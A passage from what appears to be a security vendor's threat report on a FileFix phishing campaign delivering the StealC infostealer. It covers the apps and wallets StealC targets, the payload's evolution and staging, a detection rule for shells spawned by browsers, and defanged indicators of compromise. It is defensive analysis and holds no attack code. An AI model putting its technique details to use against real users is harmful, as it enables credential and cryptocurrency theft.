In our examination, StealC attempts to steal information from a long list of programs: browsers such as Chrome, FireFox, Operah, Explorer, Tencent QQ, Quark, UC Browser, Soguo Explorer and Maxthon. It seeks out cryptocurrency wallets such as Bitcoin, Dogecoin, Raven, Daedalus, Mainnet, Blockstream, WalletWasabi, Ethereum, Electrum, Electrum-LTC, Ledger Live, Exodus, ElectronCash, MultiDoge, Jaxx Liberty, Atomic Wallet, Binance, Coinomi, Mainnet and Guarda. In addition, it seeks out information from messaging, VPN and database applications such as Thunderbird, Telegram, Discord, Tox, Pidgin, Ubisoft Game Launcher, Battle.net, OpenVPN and ProtonVPN, as well as Azure and AWS keys.

Evolution

Throughout our investigation, we've uncovered several iterations of the attack, going back two weeks. Through these iterations, we can trace out an evolution of both the social engineering technique, and the more technical aspects of the attack. Perhaps this is indicative or an attacker testing out an infrastructure they are planning to use in the future, or perhaps these are iterations added to the attack mid campaign, as the attacker learns to adapt and improve.

In two weeks, we have seen the payload evolve. From a single stage PowerShell payload, which included the entire script, including the parts that extract and decrypt the executable payload, we've seen it morph into the two staged script we see today, and then further evolve to include a potential list of .exe and .dll files to be dropped. Throughout that time, however, and right from the start, steganography was a key ingredient of the attack. The latest iteration of the attack seems to load the entire first-stage script from a .log file hosted on Bitbucket, with the rest of the attack remaining unchanged.

The executable payloads have changed as well. Older attacks delivered OLLVM obfuscated binaries instead of the Go shellcode loader we described.

And finally, the social engineering aspect of the attack has also changed slightly — where the original pretense was related to the user uploading their ID to avoid account deletion, and the file that they'd been asked to view was simply instructions on how to upload their ID to the site. This has changed in later iterations to a document that details the victim's supposed violations, though, oddly, the language about the user needing to upload their ID had been left in.

This implies an evolving infrastructure, one that continues to try to perfect the use of FileFix and its associated two stage script, while at the same time remaining flexible enough to be able to drop any payload on the victim's machine. We will continue to try to track this threat in hopes of learning more in the future.

Infrastructure, attacker and victims

An investigation of VirusTotal (VT) submissions of files and phishing sites associated with this attack hints that the campaign is not limited to one country or locale. While far from being definitive, we can see submissions of tools and phishing sites into VT from the United State, Bangladesh, Philippines, Tunisia, Nepal, Dominican Republic, Serbia, Peru, China, Germany and others. This, along with the various language translations on the phishing site may indicate the attack is meant to target victims across the globe.

Similarly, the attacker's identity is difficult to ascertain. We find that the main C2 address, 77[.]90[.]153[.]225, is located in Germany. However, this fact by itself is not enough to accurately determine the identity or location of the attacker. The techniques used and the complexity of the payload delivery, which includes multiple stages, steganography, obfuscation and encryption, point to a more sophisticated and organized attacker.

Conclusion

We've already seen ClickFix go from POC to attacks in the wild, and in recent months, growing in popularity. Now we're seeing the same trend with FileFix: from POC to campaign in about two months. Not only that, the attack is delivered in a highly sophisticated manner, with a myriad of obfuscation and anti-analysis techniques meant to allow it to fly safely under the radar and deliver maximal impact.

As we continue to observe the campaign evolve, we will also continue to look for developments in the attack infrastructure, methodology and payload, and try to get a glimpse as to the identity of the attackers. This attack, and its clever usage of FileFix, leaves us wondering how usage of FileFix will evolve in the future, and whether or not it

will supplant or surpass ClickFix as an attack technique. Until then, we will continue to track this campaign, and others like it, and continue to provide recommendations that should help security teams defend against them.

Recommendations and detection

Acronis XDR customers are protected from the attack. Acronis XDR detects the attack both at the moment the PowerShell payload is executed, and at the moment the payload executable is launched.



Fig. 18: Acronis XDR blocking payload from running

In terms of dealing with this attack, and FileFix in particular, two strong recommendations come to mind.

The first is education. In the past several years, users have become increasingly aware of phishing attacks, more specifically, those conducted via attachment documents. In order that *Fix attacks don't become a blind spot in users' awareness of phishing attacks, we must start educating them on these types of attacks and start to include this in corporate training for phishing attacks. Doing so should at least give users pause before going through with these types of instructions. Training should focus, in particular, on the use of the clipboard, a common element of *Fix attacks, and users should be warned about any website asking them to paste anything into any part of their operating system.

The second recommendation is blocking this attack's execution path. Security teams should be on the lookout for, and prevent, if possible, any execution of PowerShell, CMD, MSIEXEC, or MSHTA that spawns as a child process of any web browser on the machine. This measure should not cause too much disruption to normal business operations but will prevent this attack from launching.



Fig. 19: Acronis XDR blocking FileFix PowerShell payload from running

Another possible prevention technique could be targeting any image downloaded via a PowerShell command. If the image download can be prevented, or the image can be quarantined quickly enough, the attack would be stopped before the payload is dropped.

Indicators of Compromise

Hashes

70AE293EB1C023D40A8A48D6109A1BF792E1877A72433BCC89613461CFFC7B61

06471E1F500612F44C828E5D3453E7846F70C2D83B24C08AC9193E791F1A8130

08FD6813F58DA707282915139DB973B2DBE79C11DF22AD25C99EC5C8406B234A

2654D6F8D6C93C7AF7B7B31A89EBF58348A349AA943332EBB39CE552DDE81FC8

FD30A2C90384BDB266971A81F97D80A2C42B4CEC5762854224E1BC5C006D007A

1D9543F7C0039F6F44C714FE8D8FD0A3F6D52FCAE2A70B4BC442F38E01E14072

1801DA172FAE83CEE2CC7C02F63E52D71F892D78E547A13718F146D5365F047C

7022F91F0534D980A4D77DF20BEA1AE53EE02F7C490EFBFAE605961F5170A580

B3CE10CC997CD60A48A01677A152E21D4AA36AB5B2FD3718C04EDEF62662CEA1

IP

77[.]90[.]153[.]225

Domains

facebook[.]meta-software-worldwide[.]com

facebook[.]windows-software-downloads[.]com

facebook[.]windows-software-updates[.]cc

facebook[.]windows-software-updates[.]com

elprogresofood[.]com

mastercompu[.]com

thanjainatural[.]com

Bitbucket[.]org/pibejiloiza/

Bitbucket[.]org/brubroddagrofe/

Bitbucket[.]org/creyaucuronna-4413/

Grabify[.]link/5M6TOW